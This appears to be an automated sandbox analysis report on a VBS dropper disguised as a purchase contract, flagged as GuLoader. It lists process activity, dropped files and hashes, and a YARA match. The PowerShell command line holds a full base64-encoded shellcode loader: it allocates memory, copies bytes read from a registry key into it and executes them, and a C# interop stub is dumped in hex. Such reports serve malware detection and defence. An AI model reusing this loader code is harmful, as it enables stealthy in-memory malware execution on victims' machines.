SHA1:	54F95ED0DCB25E8EAAC31EBB1F16D84B78D12CE3
SHA-256:	B2239B636A6ECE195DDC68CB33CBD00D3D4664F5926EF0B9B02834F50F44B35E
SHA-512:	2F6D95A84770A6888743036B73D9CDCE22D8B63327DC184D0E335AA5F49128EAED3F0EFD73A615D55FA5F2A9D37C8D1ABD5A725A637F6D8E12DF2A18C31689 7
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs"

C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.822015607551872
Encrypted:	false
SSDEEP:	48:6Ebjculb52Kql4QF9Bh+bB1ulW6a3Jhq:tjTlj4Mb6I6KJ
MD5:	C89CA164F91806FC6CD720DCB1639020
SHA1:	05C816C875AFA744A47B478D84B475CD077B9DFD
SHA-256:	BAF76CC4091AF701AE37AB4306513D2645B8C574BC684D89516EE65FC7748BD3
SHA-512:	26AA7FD7AFEDCEE559CBEFBE13DD89AA9586AAF9A7EAC5C8BEA33938DE83ACC736D9A07EA4C0152615EE4C26F8BE3ADA7E2DEA8EC4D5C28AC9BA51FA60 992500
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$.. ...@..... ....@.....4$..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....p$.....H.....P .....BSJB.....v4.0.30319.....l...h...#~.....#Strings....l.....#US.t.....#GUI D.....`...#Blob.....G.....%3.....3.,.....`.A..... :..... R..... b.....p....|..... .....'.....,!...0.....5.....>.s.}.....:...

C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	876
Entropy (8bit):	5.279994811624406
Encrypted:	false
SSDEEP:	24:KOuqd3ka6K2abETaGKaM5DqBVKVrdFAMBJTH:yika6CbE+GKxDcVKdBJj
MD5:	A7E8A5B7CF6BF7429048FF556BC26DF2
SHA1:	6386089365DB04C3EA2F64D1D40D2FC45B6BB57A
SHA-256:	9A0D035F647943A3FC22471BC08AB12AE7120D8ABAB7150C08088B0F7F6A0FA0
SHA-512:	79A101445563B976C097530C549A9135F6D7EF2AB33679DDA5E1B1C0FA6A830F9500DFA9FBA8E9BCF0A95A57A948D0EA1CF21A79B953835B997E8C2870852BB F
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\ejetful0\ejetful0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http:// go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	11548
Entropy (8bit):	5.195439260420691

Encrypted:	false
SSDEEP:	96:BZhTLSNnSm1TrwMFFyd1sXniC2JQwLkT14Nb84UdYoLbqDo1ZhZBTLSNnSm1Trw5:ghS2nljiNbpoihS2nljiNbpozMfkoLrz
MD5:	20F10E2B7E09DE3D7C26D563B062E59C
SHA1:	681CC3ECD89789721C2E973410BD89D74C0221B9
SHA-256:	330D80522C9691DAFB1ADC78FEAC832818D9E0EBAEBD5C456F7E5F3D1BC70945
SHA-512:	CBB70E9A7D6CF524E706ECA43DCF1762F77576E78CE60A3F87A79CB5B67CD0575525BEDB993439D4BA15B6A772C07FC18B0A57D1B16D5E3AFC7BED34A719816A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126150156..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 813435 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoExit -EncodedCommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgB

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.18100071720658
TrID:	
File name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
File size:	91200
MD5:	b8fbb413a49b2f05872cb38372454664
SHA1:	2071d3476c94b3cfc924b31c705806e78df674a8
SHA256:	cffa320db9834e3f224aa5961073fc9d0cb14f34c6430ffa2d7468da7da7ce32
SHA512:	0145657682bbd7ba45f2c8f512ee11553ebaf20eeffb47f271f0e1b7e5882248488509e5ba6a789ef41d60e76acbb7a94110491a592359b2db4671f1bc3d759f
SSDEEP:	1536:co8xz3WxNqaStVyjKT9MYxFc87GPm3Uggbnins:clxz3WbmdSYxFJagBgbis
File Content Preview:	'benedick snee Bandanasd4 Parasitadr brontean Udtry Jvningern1 mhorrco thoriated kult Nunti stnke Antiparab ROVSING PALEOANTH udfordring TUNGM KRONPRINS precon TEGNING Ablatitio ESOTE STVN ..'strans Unca5 CAPRIFI Obbligato1 isce Raiiformn2 Bluchersbi6 Ren

File Icon



Icon Hash:	e8d69ece869a9ec4


Network Behavior

No network behavior found

Statistics

Behavior

- wscript.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 4676, Parent PID: 3440

General

Target ID:	1
Start time:	15:01:14
Start date:	26/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs"
Imagebase:	0x7ff62b150000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7148, Parent PID: 4676

General

Target ID:	5
Start time:	15:01:26
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoExit -EncodedCommand "lwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABl AGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4A ZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAH IAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5 AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0A CgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAH UAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbA BsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4A IABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQBF AE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQAMw AyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAsAGkAbgB0ACAAYQBkAGoAdQAsAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3AC kAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBj ACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgAdQBpAG4AdAAgAHMA ZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwAaQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBlAH IAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABz AHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMAZQ ByAHUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUAcgB1ADMAKQA7AA0ACgB9AA0ACgAiAE AADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4AIABTAGMAYQByAGYAZQBk AGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBuAHQAaABvAHIA bgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZABy AGUAdgB1AHQAIABPAFAASABJAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzACAAWABFAE4ATw AgAEEAbABsAGUANQAgAG4AbwBuAG0AbwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQAwADsADQAKAC QAUwBZAEQAWQBFAE0ARQBOAEkAVAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAWQBEAFkARQBNAEUATgBJAFQAOAA9AFsAUw BZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC 0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAALABbAHIAZQBmAF0AJABTAFkARABZAEUATQBFAE4ASQ BUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAA YQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0ACgAkAFQAQQBM AEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwBlACgA WwBTAHkAcwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAK AA0ACgBGAG8AcgAoACQAaQA9ADAAOwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsA PQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdAD oAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQ AKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACAA LQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0ACgB7AA0ACgAJAA0ACgBbAF MAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4ASQ BUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdAC wAMQApAA0ACgANAAoAfQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbw BjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000002.893175053.00000000099B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD95B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD95B28	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EEECF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DE3BEFF	CreateDirectoryW
C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gz54gho0.0ha.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5o4o2mhb.iix.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D5BFF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE31E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gz54gho0.0ha.ps1	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5o4o2mhb.iix.psm1	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.out	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.err	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.tmp	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline	success or wait	1	6DE36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll	success or wait	1	6DE36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt	0	3	ff		success or wait	1	6DE31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 36 31 35 30 31 35 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 31 33 34 33 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	********************Windows PowerShell transcript startStart time: 20220126150156Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 813435 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	2	6DE31B4F	WriteFile
C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt	4099	406	77 41 62 41 42 58 41 47 6b 41 62 67 42 6b 41 47 38 41 64 77 42 51 41 48 49 41 62 77 42 6a 41 46 63 41 4b 41 41 6b 41 46 4d 41 57 51 42 45 41 46 6b 41 52 51 42 4e 41 45 55 41 54 67 42 4a 41 46 51 41 4d 77 41 73 41 43 41 41 4d 41 41 73 41 44 41 41 4c 41 41 77 41 43 77 41 4d 41 41 70 41 41 30 41 43 67 41 4e 41 41 6f 41 44 51 41 4b 41 41 3d 3d 0d 0a 50 72 6f 63 65 73 73 20 49 44 3a 20 37 31 34 38 0d 0a 50 53 56 65 72 73 69 6f 6e 3a 20 35 2e 31 2e 31 37 31 33 34 2e 31 0d 0a 50 53 45 64 69 74 69 6f 6e 3a 20 44 65 73 6b 74 6f 70 0d 0a 50 53 43 6f 6d 70 61 74 69 62 6c 65 56 65 72 73 69 6f 6e 73 3a 20 31 2e 30 2c 20 32 2e 30 2c 20 33 2e 30 2c 20 34 2e 30 2c 20 35 2e 30 2c 20 35 2e 31 2e 31 37 31 33 34 2e 31 0d 0a 42 75 69 6c 64 56 65 72 73 69 6f 6e 3a 20 31 30 2e	wAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==Process ID: 7148PSVersion: 5.1.17134.1PSEdition: DesktopPSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1BuildVersion: 10.	success or wait	13	6DE31B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gz54gho0.0ha.ps1	0	1	31	1	success or wait	1	6DE31B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5o4o2mhb.iix.psm1	0	1	31	1	success or wait	1	6DE31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6DE31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	2	6DE31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs	0	490	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 53 59 44 59 45 4d 45 4e 49 54 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 4e 74 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 28 69 6e 74 20 53 59 44 59 45 4d 45 4e 49 54 36 2c 72 65 66 20 49 6e 74 33 32 20 4e 61 74 75 72 39 2c 69 6e 74 20 73 65 72 75 2c 72 65 66 20 49 6e 74 33 32 20 53 59 44 59 45 4d 45 4e 49 54 2c 69 6e 74 20 61 64 6a 2c 69 6e 74 20 53 59 44 59 45 4d 45 4e 49 54 37 29 3b	using System;using System.Runtime.InteropServices;public static class SYDYEMENIT1{[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SYDYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);	success or wait	1	6DE31B4F	WriteFile
